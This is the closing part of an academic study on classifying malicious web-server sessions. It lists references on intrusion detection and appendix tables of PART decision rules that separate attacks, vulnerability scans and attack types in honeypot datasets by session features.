[35] H. G. Kayacık, A. N. Zincir-Heywood, and M. I. Heywood, “Selecting Features for Intrusion Detection: A Feature Relevance Analysis on KDD 99 Intrusion Detection Datasets,” in Third Annual Conference on Privacy, Security and Trust, St. Andrews, New Brunswick, Canada, October 2005.

[36] H. Lee, J. Song, D. Park, Intrusion detection system based on multi-class SVM, in: Proceedings of RSFDGrC, LNAI, vol. 3642, 2005, pp. 511–519.

[37] http/1.1 (RFC2068), http://www.ietf.org/rfc/rfc2068.txt

[38] http/1.1 (RFC2616), http://www.w3.org/Protocols/rfc2616/rfc2616.html

[39] Hu, W., Liao, Y., Vemuri, V.R.: Robust support vector machines for anomaly detection in computer security. In: Proceedings of the 2003 International Conference on Machine Learning and Applications (ICMLA’03). Los Angeles, CA (2003).

[40] I.H. Witten and E. Frank, Data Mining, second ed. Morgan Kaufmann, 2005.

[41] IP Addresses of Search Engine Spiders, http://www.iplists.com/

[42] Iptables, http://en.wikipedia.org/wiki/Iptables

[43] J. Friedman. (1996) Another Approach to Polychotomous Classification. Dept. Statist., Stanford Univ., Stanford, CA.

[44] J. McHugh, “Testing Intrusion Detection Systems: A Critique of the 1998 and 1999 DARPA Intrusion Detection System Evaluations as Performed by Lincoln Laboratory”, in ACM Transactions on Information and System Security, 3(4):262-294, November 2000.

[45] J.M. Estvez, P. Garca, J.E. Daz, Detection of Web-based Attacks through Markovian Protocol Parsing. 10th IEEE Symposium on Computers and Communications (ISCC'05), pp.457-462. 2005.

[46] J.R. Quinlan, “Simplifying Decision Trees,” Int’l J. Man-Machine Studies, vol. 27, pp. 221-234, 1987.

[47] K. Goseva-Popstojanova, A. Singh, S. Mazimdar and F. Li, “Empirical Characterization of Session-based Workload and Reliability for Web Servers”, Empirical Software Engineering Journal, Vol.11, No.1, Jan. 2006, pp. 71-117.

[48] K. Goseva-Popstojanova, B. Miller, R. Pantev, and A. Dimitrijevikj, Empirical Analysis of Attackers' Activity on Multi-Tier Web Systems , 24th IEEE International Conference on Advanced Information Networking and Applications (AINA-10), Pert, Australia, April 2010.

[49] K. Goseva-Popstojanova, F. Li, X. Wang and A. Sangle, “A Contribution Towards Solving the Web Workload Puzzle”, 36th Annual IEEE/IFIP International Conference on Dependable Systems & Networks (DSN 2006), 2006, pp. 505-514.

[50] K. Goseva-Popstojanova, R. Pantev, A. Dimitrijevikj and B. Miller, Quantification of Attackers Activities on Servers running Web 2.0 Applications, 9th IEEE International Symposium on Network Computing and Applications (NCA 2010), Cambridge, MA, July 2010.

[51] K. Goseva-Popstojanova, S. Mazimdar and A. D. Singh, “Empirical Study of Session-based Workload and Reliability for Web Servers”, 15th IEEE International Symposium on Software Reliability Engineering, Nov. 2004, pp. 403-414.

[52] K. Kendall, “A Database of Computer Attacks for the Evaluation of Intrusion Detection Systems”, Master's Thesis, MIT, Boston, MA, 1998.

[53] Know your Enemy: Web Application Threats, http://www.honeynet.org/papers/Webapp/

[54] L. Khan, M. Awad, B. Thuraisingham, A new intrusion detection system using support vector machines and hierarchical clustering, VLDB J. 16 (4) (2006) 507–521.

[55] L. Portnoy, E. Eskin, S. Stolfo, Intrusion detection with unlabeled data using clustering, in: Proceedings of ACM CSS Workshop on Data Mining Applied to Security, Philadelphia, PA, November 2001.

[56] List of most common Web Servers, http://www.http-stats.com/

[57] M. Dacier, F. Pouget, H. Debar, “Honeypots: Practical Means to Validate Malicious Fault Assumptions”, Proceedings of the 10th IEEE Pacific Rim International Symposium on Dependable Computing, 2004, pp. 383 – 388.

[58] M. Mahoney, P. Chan, Learning nonstationary models of normal network traffic for detecting novel attacks, in: Proceedings of the 8th International Conference on Knowledge Discovery and Data Mining, Edmonton, Alberta, Canada, 2002, pp. 376-385.

[59] M. Tavallaee, E. Bagheri, W. Lu, and A. Ghorbani, "A Detailed Analysis of the KDD CUP 99 Dataset," Submitted to Second IEEE Symposium on Computational Intelligence for Security and Defense Applications (CISDA) 2009.

[60] Magnus Almgren, Herve Debar, and Marc Dacier. A lightweight tool for detecting Web server attacks. In Symposium on Network and Distributed Systems Security (NDSS '00), pages 157{170, San Diego, CA, February 2000. Internet Society.

[61] Mahoney M, Chan PK. An analysis of the 1999 DARPA/Lincoln laboratory evaluation data for network anomaly detection. Sixth International Symposium on Recent Advances in Intrusion Detection; 2003. p. 220–37.

[62] MediaWiki, http://www.mediawiki.org/

[63] Most active projects on SourceForge.net, http://sourceforge.net/top/mostactive.php?type=week

[64] Most downloaded projects on SourceForge.net, http://sourceforge.net/top/toplist.php?type=downloads_week

[65] N. Hohna, D. Veitch, and T. Ye, "Splitting and merging of packet traffic: Measurement and modeling," Performance Evaluation, vol. 62, 2005, pp. 164-177.

[66] National Vulnerability Database, http://nvd.nist.gov/

[67] OWASP Top Ten Most Critical Web Application Security Vulnerabilities, http://www.owasp.org/index.php/Top_10_2010

[68] OWASP, http://www.owasp.org/

[69] Patcha, A. and Park, J.-M. 2007. An overview of anomaly detection techniques: Existing solutions and latest technological trends. Computer. Networks 51, 12, 3448-3470.

[70] PROPFIND, http://www.securityfocus.com/bid/7735/discuss

[71] Quinlan, J. R. 1986. Induction of Decision Trees. Mach. Learn. 1, 1 (Mar. 1986), 81-106.

[72] Quinlan, J. R. C4.5: Programs for Machine Learning. Morgan Kaufmann Publishers, 1993.

[73] R. Lippmann, D. Fried, I. Graf, J. Haines, K. Kendall, D. McClung, D. Webber, S. Webster, D. Wyschograd, R. Cunninghan and M. Zissan. "Evaluating Intrusion Detection

Systems: the '1998 DARPA off-line Intrusion Detection Evaluation", Proceedings of the DARPA Information Survivability Conference and Exposition, IEEE Computer Society Press, Los Alamitos, CA, 12-26, 2000.

[74] R. P.W. Duin, "A note on comparing classifiers," Pattern Recognition. Lett., vol. 17, pp. 529–536, 1996.

[75] R. Shreves, The 2008 Open Source CMS Market Share Report. Water & Stone http://www.waterandstone.com, 2008 https://engineering.purdue.edu/ECN/Resources/Documents/UNIX/evtsys

[76] Random text generator, http://www.randomtextgenerator.com/

[77] Referrer Spam, http://en.wikipedia.org/wiki/Referer_spam

[78] Remote File Inclusion (RFI), http://en.wikipedia.org/wiki/Remote_File_Inclusion

[79] S. Mukkamala, G. I. Janoski, and A. H. Sung. "Intrusion Detection Using Support Vector Machines", Proceedings of the High Performance Computing Symposium - HPC 2002, pp 178-183, San Diego, April 2002.

[80] Sans Top Cyber Security Risks, http://www.sans.org/top-cyber-security-risks/

[81] Secunia, http://www.secunia.com/

[82] Security Focus, http://www.securityfocus.net/

[83] SourceForge.net, http://sourceforge.net

[84] Spam Harvesters IP list, http://www.projecthoneypot.org/top_harvesters.php

[85] Spamdexing, http://en.wikipedia.org/wiki/Spamdexing

[86] SQL Injection, http://www.owasp.org/index.php/SQL_Injection

[87] SSHWindows, http://sshwindows.sourceforge.net/

[88] Status Codes (IIS), http://support.microsoft.com/kb/318380

[89] Stein, G., B. Chen and A. S. Wu, K. A. Hua, Decision Tree Classifier For Network Intrusion Detection With GA-based Feature Selection. Proceedings of the 43rd ACM Southeast Conference, Kennesaw, GA, March 18-20, 2005.

[90] The Honeynet Project, "Know Your Enemy: GenII Honeynets", The Honeynet Project & Research Alliance, http://www.honeynet.org, 2005

[91] Uniform Resource Identifier (URI): Generic Syntax, http://tools.ietf.org/html/rfc3986

[92] V. Chandola, A. Banerjee, and V. Kumar. Anomaly Detection: A Survey. ACM Computing Surveys, 2009.

[93] Victor H. Garcia, Raul Monroy, and Maricela Quintana. Web attack detection using ID3. In IFIP PPAI, pages 323-332, 2006.

[94] VMware Inc, http://www.vmware.com/

[95] Web Applications, http://en.wikipedia.org/wiki/Web_application

[96] WEKA, http://www.cs.waikato.ac.nz/~ml/weka/

[97] Wordpress, http://www.wordpress.org/

[98] XML-RPC, http://www.xml-rpc.com/

Appendix A

PART rules for the two-class problem

Rule	Class	Correctly Classified	Misclassified
POST <= 0 AND Median Number of Parameters <= 0.125 AND Applications <= 0.006856	Vulnerability Scan	508	1
Median Number of Parameters <= 0.25 AND OPTIONS <= 0	Vulnerability Scan	43	0
POST > 0	Attack	186	0
NOT(*)	Attack	8	0

Table 8.1: PART rules for the two-class problem for the Web2.0 I dataset

Rule	Class	Correctly Classified	Misclassified
Max Number of Parameters <= 0.166667 AND Success > 0 AND Success <= 0.007067	Vulnerability Scan	965	0
Texts <= 0.111111 AND Max Length <= 0.142857 AND Server Error <= 0 AND Max Length <= 0.122449	Vulnerability Scan	175	1
Applications <= 0	Vulnerability Scan	31	0
Redirection > 0 AND Videos <= 0.333333 AND Median Number of Parameters <= 0.25 AND Max Number of Parameters <= 0.333333 AND Texts <= 0	Vulnerability Scan	26	0
Median Length > 0.244898 AND Client Error <= 0	Vulnerability Scan	38	6
Standard Deviation of Number of Parameters <= 0.512367 AND Semicolon Used <= 0 AND Server Error <= 0 AND Median Length <= 0.191837 AND Max Number of Parameters > 0.166667 AND Bytes Transferred <= 0.000211 AND Bytes Transferred > 0.00016	Vulnerability Scan	28	0
Standard Deviation of Length > 0.095324 AND Mean Length <= 0.339796 AND robots.txt <= 0	Vulnerability Scan	16	0
robots.txt > 0 AND Median Number of Parameters <= 0.25	Vulnerability Scan	17	2

Number of Requests <= 0.014085 AND Bytes Transferred > 0.000027 AND Min Number of Parameters > 0.25 AND Max Length <= 0.179592 AND Number of Requests <= 0 AND Bytes Transferred <= 0.000166 AND Night <= 0	Vulnerability Scan	35	8
Number of Requests <= 0.014085 AND Bytes Transferred > 0.000027 AND Min Number of Parameters <= 0.25	Vulnerability Scan	11	1
Number of Requests > 0.014085	Vulnerability Scan	10	0
Min Number of Parameters > 0.5 AND Median Length <= 0.179592	Vulnerability Scan	7	2
Min Number of Parameters <= 0.5 AND Average Time Between Requests <= 0.530599 AND Mean Number of Parameters <= 0.473684 AND Night > 0	Vulnerability Scan	21	7
Min Number of Parameters <= 0.5	Vulnerability Scan	8	2
POST > 0	Attack	1468	0
Applications > 0 AND Max Number of Parameters > 0.666667	Attack	73	0
Applications > 0 AND Duration > 0.063166 AND Max Number of Parameters > 0.333333	Attack	55	3
Remote Sites Injected > 0 AND Mean Number of Parameters <= 0.465263	Attack	24	0
Min Length > 0.18 AND Median Length <= 0.171429	Attack	75	2
Min Length > 0.2 AND Bytes Transferred > 0.000065 AND Max Number of Parameters > 0.333333	Attack	33	1
Standard Deviation of Number of Parameters > 0.512367	Attack	18	4
Standard Deviation of Length > 0.064332 AND Standard Deviation of Number of Parameters > 0.194346 AND robots.txt <= 0	Attack	14	0
Number of Requests <= 0.014085 AND Bytes Transferred > 0.000027 AND Bytes Transferred > 0.000272 AND Server Error <= 0 AND Bytes Transferred <= 0.001663	Attack	15	1
Success <= 0	Attack	8	0
Min Number of Parameters <= 0.5 AND Night <= 0 AND Max Number of Parameters <= 0.333333 AND Bytes Transferred <= 0.000242	Attack	13	3
NOT(*)	Attack	6	0

Table 8.2: PART rules for the two-class problem for the Web2.0 II dataset

Rule	Class	Correctly Classified	Misclassified
Applications <= 0.055556	Vulnerability Scan	121	0
NOT(*)	Attack	22	3

Table 8.3: PART rules for the two-class problem for the WebDBAdmin I dataset

Rule	Class	Correctly Classified	Misclassified
Server Error <= 0 AND Max Length <= 0.11465	Vulnerability Scan	282	1
POST <= 0 AND Server Error <= 0 AND Min time between requests <= 0	Vulnerability Scan	40	0
POST <= 0 AND Applications <= 0.107143	Vulnerability Scan	20	0
NOT(*)	Vulnerability Scan	1	0
Standard Deviation of Length <= 0.146765 AND Semicolon Used <= 0 AND Client Error <= 0	Attack	17	0
Server Error <= 0.357143	Attack	6	0

Table 8.4: PART rules for the two-class problem for the WebDBAdmin II dataset

Appendix B

PART rules for the multi-class problem

Rule	Class	Correctly Classified	Misclassified
Redirection > 0 AND Static HTML <= 0.1 AND Success <= 0.046595 AND Number of Requests > 0.00098 AND Standard Deviation of Length <= 0.022756	B&W	47	2
Redirection <= 0 AND OPTIONS <= 0 AND Static HTML <= 0 AND Min Number of Parameters <= 0.4 AND POST <= 0.263158 AND Median Length <= 0.030857 AND Server Error <= 0.002037 AND Standard Deviation of Number of Parameters <= 0.133871 AND Min Length > 0.051852 AND Client Error <= 0	Blog	44	0
Number of Requests <= 0.005882 AND Min Number of Parameters <= 0 AND Redirection <= 0.052632 AND Static HTML <= 0 AND Server Error <= 0.004073	Blog	17	3
OPTIONS <= 0 AND Min Number of Parameters <= 0.2 AND Server Error <= 0 AND POST <= 0.052632	Blog	7	4
Success <= 0 AND Redirection <= 0.052632 AND Min Number of Parameters <= 0.2 AND Median Length > 0.026286	Dfind	19	3
NOT(*)	DoS	3	0
Redirection <= 0 AND GET <= 0 AND OPTIONS <= 0	PassB	3	0
OPTIONS <= 0 AND Min time between requests <= 0.001195 AND Texts > 0.023256	PassB	3	0
OPTIONS <= 0 AND Texts <= 0.023256 AND Standard Deviation of Time Between Requests <= 0.001083 AND Min Number of Parameters > 0.2	RFI	3	0
Applications <= 0	S+	111	2
Redirection <= 0 AND OPTIONS <= 0 AND Number of Requests > 0.006863 AND POST <= 0.263158 AND Bytes Transferred <= 0.001013	S+	4	0
OPTIONS <= 0	S+	3	1
OPTIONS <= 0 AND Min Number of Parameters <= 0.2 AND Server Error <= 0 AND POST <= 0.052632 AND Duration > 0.006467 AND Standard Deviation of Time	S+&B	5	0

Between Requests <= 0.022978			
Duration > 0.006467 AND OPTIONS <= 0 AND POST <= 0.052632 AND Applications > 0.002938 AND Min Length <= 0.096296 AND Redirection > 0	S+&B&W	18	1
POST <= 0.052632 AND OPTIONS <= 0 AND Min Number of Parameters <= 0.2 AND Server Error <= 0 AND Max time between requests <= 0.006145 AND Static HTML > 0 AND Redirection <= 0.105263	S+&W	4	0
POST > 0 AND Success > 0 AND POST <= 0.052632 AND Max Length > 0.016162	SpamB	15	0
POST > 0 AND Mean Number of Parameters > 0.132864	SpamW	166	0
Redirection > 0 AND Applications <= 0.000979	Wiki	236	14
Redirection <= 0 AND Number of Requests <= 0.006863 AND Min Number of Parameters > 0.2 AND Min Number of Parameters <= 0.4	Wiki	14	0
Static HTML <= 0 AND OPTIONS <= 0 AND POST <= 0.105263 AND Min Number of Parameters <= 0.4 AND Redirection > 0.052632 AND Min Length <= 0.103704 AND Redirection <= 0.105263	Wiki	12	1
POST <= 0.052632 AND OPTIONS <= 0 AND Success > 0 AND Min Number of Parameters > 0 AND Client Error <= 0	Wiki	11	3

Table 9.1: PART rules for the multi-class problem for the Web2.0 I dataset

Rule	**Class**	**Correctly Classified**	**Misclassified**
Applications > 0.003509 AND Client Error <= 0.055556 AND Min Length <= 0.036	B&W	15	5
POST <= 0 AND Client Error <= 0 AND Max Number of Parameters <= 0.166667 AND Redirection > 0.060606 AND Min Length <= 0.024 AND Applications > 0.007018	B&W	23	0
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Mean Number of Parameters <= 0.271579 AND Max Length > 0.208163 AND robots.txt <= 0	B&W	4	0
NOT(*)	B&W	1	0
Client Error <= 0 AND Median Length > 0.118367 AND Semicolon Used <= 0 AND Pictures > 0 AND Remote Sites Injected <= 0	Blog	10	1
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Length <= 0.142857 AND Redirection <= 0.030303 AND Server Error <= 0.258065 AND Median time between requests <= 0.254846 AND Bytes Transferred > 0.000332 AND Max Length > 0.085714 AND robots.txt <= 0	Blog	21	1
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Mean Number of Parameters <= 0.271579 AND Server Error <= 0.258065 AND Redirection <= 0.030303 AND Standard Deviation of Time Between Requests <= 0.357921 AND Standard Deviation of Length <= 0.131913 AND Bytes Transferred <= 0.000329 AND Applications <=	Blog	22	2

0.003509 AND Standard Deviation of Time Between Requests <= 0.000917 AND Applications > 0 AND Median Length <= 0.106122 AND Min Length <= 0.1 AND Min Length > 0.044			
Max Number of Parameters <= 0.166667 AND Max Length <= 0.077551 AND Bytes Transferred > 0.000152 AND Static HTML <= 0	Blog	365	5
Success > 0 AND Median time between requests <= 0.00057 AND Client Error <= 0.055556	Blog	22	7
Client Error <= 0 AND Semicolon Used > 0 AND Remote Sites Injected <= 0 AND Median Number of Parameters > 0.25	Blog	5	0
Client Error <= 0 AND Server Error <= 0.016129 AND Static HTML <= 0 AND Pictures <= 0 AND Applications <= 0.003509 AND Applications > 0 AND Standard Deviation of Length <= 0.102485 AND Max Length > 0.110204 AND Max Number of Parameters <= 0.166667	Blog	10	0
Success <= 0 AND Remote Sites Injected <= 0 AND Redirection <= 0.030303 AND Number of Requests <= 0 AND Min Length > 0.044 AND GET > 0 AND Min Number of Parameters <= 0	DFind	15	1
Success <= 0 AND Remote Sites Injected <= 0 AND Standard Deviation of Time Between Requests <= 0 AND Number of Requests <= 0	Other Attacks	4	2
Texts > 0.055556 AND Median time between requests <= 0.031357	Other Attacks	105	9
POST <= 0 AND Client Error <= 0 AND Server Error > 0 AND Remote Sites Injected <= 0 AND Bytes Transferred <= 0.001641 AND Min Number of Parameters <= 0 AND Server Error <= 0.258065	Other Attacks	9	0
Semicolon Used > 0 AND Remote Sites Injected <= 0 AND Max Number of Parameters > 0.166667	Other Attacks	5	0
Client Error <= 0 AND POST > 0.052632	PassW	7	1
Semicolon Used > 0 AND POST > 0 AND POST <= 0.052632	PassW	40	0
Success <= 0 AND Remote Sites Injected <= 0 AND Redirection <= 0.030303 AND POST <= 0 AND Average Time Between Requests <= 0.000251 AND Night <= 0	phpMyAdmin	6	0
Success <= 0	RFI	6	3
Client Error <= 0 AND Applications <= 0 AND Remote Sites Injected > 0 AND Max Number of Parameters <= 0.5 AND Pictures <= 0.029412 AND Mean Length <= 0.242857	S+	28	1
Applications <= 0 AND Median Length <= 0.061224	S+	189	0
robots.txt <= 0 AND Bytes Transferred <= 0.000602 AND Number of Requests > 0.007042	S+&phpMyAdmin	2	0
Applications <= 0.003509	S+&W	3	1
POST > 0 AND Max Number of Parameters <= 0.166667 AND Min Length > 0.04 AND Mean Length <= 0.093184	SpamB	924	0
POST > 0 AND Client Error <= 0 AND Remote Sites Injected <= 0	SpamB	11	0

Client Error <= 0.055556 AND Semicolon Used <= 0 AND Median Number of Parameters <= 0 AND Number of Requests <= 0.007042	SpamB	2	0
Mean Number of Parameters > 0.218947 AND Static HTML <= 0 AND Max Length > 0.122449 AND Bytes Transferred > 0.000195 AND Min Length <= 0.196 AND Median Length <= 0.371429 AND Standard Deviation of Number of Parameters <= 0.399293 AND Min Length > 0.116 AND Min time between requests <= 0.354048 AND Max Length > 0.163265 AND Min Length > 0.132	SpamW	510	1
Client Error <= 0 AND POST > 0 AND Median Number of Parameters > 0 AND Remote Sites Injected <= 0	SpamW	49	1
robots.txt <= 0	SpamW	2	1
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Length > 0.146939 AND Pictures <= 0 AND Standard Deviation of Length <= 0.609918 ND robots.txt <= 0 AND Max Number of Parameters <= 0.5 AND Remote Sites Injected <= 0 AND Redirection <= 0 AND Median Number of Parameters <= 0.5 AND Median Number of Parameters > 0.25 AND Min Length <= 0.172	SpamW	10	2
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Server Error <= 0.016129 AND Unsafe Characters <= 0 AND Median Number of Parameters > 0.25 AND Standard Deviation of Length <= 0.621051 AND Min Number of Parameters > 0 AND Night <= 0 AND Redirection <= 0 AND Non ASCII Control Characters <= 0 AND Min Number of Parameters > 0.25 AND Max Number of Parameters <= 0.333333 AND Standard Deviation of Length <= 0.03352 AND Number of Requests <= 0 AND Bytes Transferred <= 0.000242 AND Bytes Transferred <= 0.000187 AND Bytes Transferred <= 0.000134 AND Min Length > 0.184	SpamW	14	3
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Number of Parameters > 0.333333 AND Max Number of Parameters <= 0.5 AND Median Number of Parameters > 0.25 AND robots.txt <= 0 AND Min Length > 0.112 AND Non ASCII Control Characters > 0 AND Remote Sites Injected > 0 AND Median Number of Parameters <= 0.5	SpamW	8	3
Client Error <= 0 AND Mean Length > 0.114286 AND Semicolon Used <= 0 AND Max Number of Parameters > 0.166667 AND Duration > 0.036173 AND Mean Number of Parameters <= 0.465263	SpamW	31	4
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Length > 0.146939 AND Pictures <= 0 AND Standard Deviation of Length <= 0.609918 AND Remote Sites Injected <= 0 AND Redirection <= 0 AND Non ASCII Control Characters <= 0 AND Night <= 0 AND Max Number of Parameters > 0.166667 AND Max Number of Parameters > 0.333333	SpamW	13	4
Client Error <= 0 AND Server Error <= 0.016129 AND	SpamW	11	4

Static HTML <= 0 AND Max Length > 0.179592 AND Remote Sites Injected <= 0			
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Min Number of Parameters <= 0.75 AND Max Number of Parameters > 0.166667 AND Median Number of Parameters > 0.25 AND Min Length <= 0.248 AND Standard Deviation of Length <= 0.621051 AND robots.txt <= 0 AND Static HTML <= 0 AND Median Length > 0.179592 AND Max Number of Parameters > 0.333333 AND Remote Sites Injected <= 0 AND Non ASCII Control Characters <= 0 AND Median Number of Parameters > 0.5	SpamW	47	7
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Server Error <= 0.016129 AND Unsafe Characters <= 0 AND Median Number of Parameters > 0.25 AND Standard Deviation of Length <= 0.621051 AND Min Number of Parameters <= 0	SpamW	13	0
POST <= 0 AND Client Error <= 0 AND Max Number of Parameters <= 0.166667 AND Server Error <= 0.016129 AND Pictures <= 0 AND Median Length > 0.02449 AND Median time between requests <= 0.27423 AND Redirection > 0	Wiki	237	1
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Length > 0.17551 AND Standard Deviation of Length <= 0.609918 AND Pictures <= 0.029412 AND Redirection <= 0 AND Max Number of Parameters <= 0.333333	Wiki	6	1
Success <= 0 AND Max Length <= 0.077551 AND Min Number of Parameters <= 0 AND Max Length > 0.028571	Wiki	14	1
Client Error <= 0.055556 AND Min Length > 0.036 AND Semicolon Used <= 0 AND Max Length > 0.093878 AND Night > 0	Wiki	13	2
Client Error <= 0 AND Mean Length > 0.114286 AND Semicolon Used <= 0 AND Max Number of Parameters <= 0.166667 AND Max Number of Parameters > 0 AND Min time between requests <= 0.643101	Wiki	145	3
Client Error > 0 AND Client Error <= 0.111111	Wiki	6	4
Client Error <= 0.055556 AND Semicolon Used <= 0 AND Median Number of Parameters > 0 AND Min Number of Parameters <= 0.25	Wiki	12	4
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Median Number of Parameters <= 0.75 AND Median Number of Parameters > 0.25 AND Min Length <= 0.248 AND Static HTML <= 0 AND Standard Deviation of Length <= 0.621051 AND robots.txt <= 0 AND Min Number of Parameters > 0.5	Wiki	24	5
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Mean Number of Parameters > 0.271579 AND Server Error <= 0.016129 AND Max Length > 0.122449 AND Standard Deviation of Length <= 0.609918 AND Median Number of Parameters > 0.25 AND Redirection <= 0 AND Non ASCII Control	Wiki	43	12

Characters <= 0 AND Number of Requests <= 0.010563 AND Median Number of Parameters <= 0.5 AND robots.txt <= 0 AND Standard Deviation of Time Between Requests <= 0.11927 AND Standard Deviation of Time Between Requests <= 0.000917 AND Number of Requests <= 0 AND Bytes Transferred <= 0.000187			
Client Error <= 0 AND Server Error <= 0.016129 AND Static HTML <= 0 AND Pictures <= 0 AND Standard Deviation of Length <= 0.078715 AND Bytes Transferred <= 0.000354 AND Max Number of Parameters <= 0.166667 AND Applications <= 0.003509 AND Applications > 0	Wiki	41	14
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Min Number of Parameters <= 0.75 AND Max Number of Parameters > 0.166667 AND Median Number of Parameters > 0.25 AND Static HTML <= 0 AND Min Length <= 0.248 AND Max Length <= 0.183673 AND robots.txt <= 0 AND Max Length > 0.17551 AND Min Number of Parameters <= 0.5	Wiki	29	0
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Server Error <= 0.016129 AND Unsafe Characters <= 0 AND Max Number of Parameters > 0.166667 AND Median Number of Parameters <= 0.25	Wiki	24	0
Client Error <= 0 AND Semicolon Used <= 0 AND Median Length > 0.142857 AND Server Error <= 0.016129 AND Unsafe Characters <= 0 AND Median Number of Parameters > 0.25 AND Min Length > 0.248	Wiki	19	0
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Mean Number of Parameters <= 0.271579 AND Redirection <= 0.030303 AND Min time between requests > 0.00057 AND Pictures <= 0 AND Texts > 0 AND robots.txt > 0 AND Median Length > 0.044898 AND Night <= 0	Wiki	14	0
Client Error <= 0 AND Semicolon Used <= 0 AND Static HTML <= 0 AND Max Length > 0.146939 AND Server Error > 0 AND Number of Requests <= 0.014085	XSS	1	0

Table 9.2: PART rules for the multi-class problem for the Web2.0 II dataset

Rule	Class	Correctly Classified	Misclassified
Success <= 0 AND GET > 0	DFind	11	0
NOT(*)	Email harvesting	3	0
Redirection <= 0.5	Other Attacks	6	3
OPTIONS > 0	Other Fingerprinting	9	0
POST > 0	PassP	12	0
OPTIONS <= 0 AND Standard Deviation of Length <= 0 AND Min Length <= 0.166667	phpMyAdmin	49	0
OPTIONS <= 0 AND Bytes Transferred <= 0.000202 AND Min Length <= 0.333333	S+	11	0
OPTIONS <= 0 AND Static HTML <= 0.153846 AND Standard Deviation of Time Between Requests <= 0 AND Pictures <= 0 AND robots.txt <= 0 AND Standard Deviation of Length <= 0.071852	S+	10	3
OPTIONS <= 0 AND Redirection <= 0.5 AND Applications <= 0.083333 AND Pictures > 0.0625	S+&phpMyAdmin	27	0
Static HTML <= 0.153846 AND Median Number of Parameters <= 0.25 AND HEAD <= 0.066667 AND Number of Requests <= 0.041667	S+&phpMyAdmin	5	0

Table 9.3: PART rules for the multi-class problem for the WebDBAdmin I dataset

Rule	Class	Correctly Classified	Misclassified
robots.txt <= 0 AND Client Error > 0	DFind	22	9
NOT(*)	Other Attacks	20	6
Server Error <= 0 AND Client Error <= 0 AND Min Length > 0.054217 AND Pictures <= 0	phpMyAdmin	103	2
Applications <= 0 AND Max Number of Parameters <= 0 AND Min Length <= 0.10241 AND Median Length <= 0.062893	S+	197	
Redirection > 0	S+&phpMyAdmin	24	5

Table 9.4: PART rules for the multi-class problem for the WebDBAdmin II dataset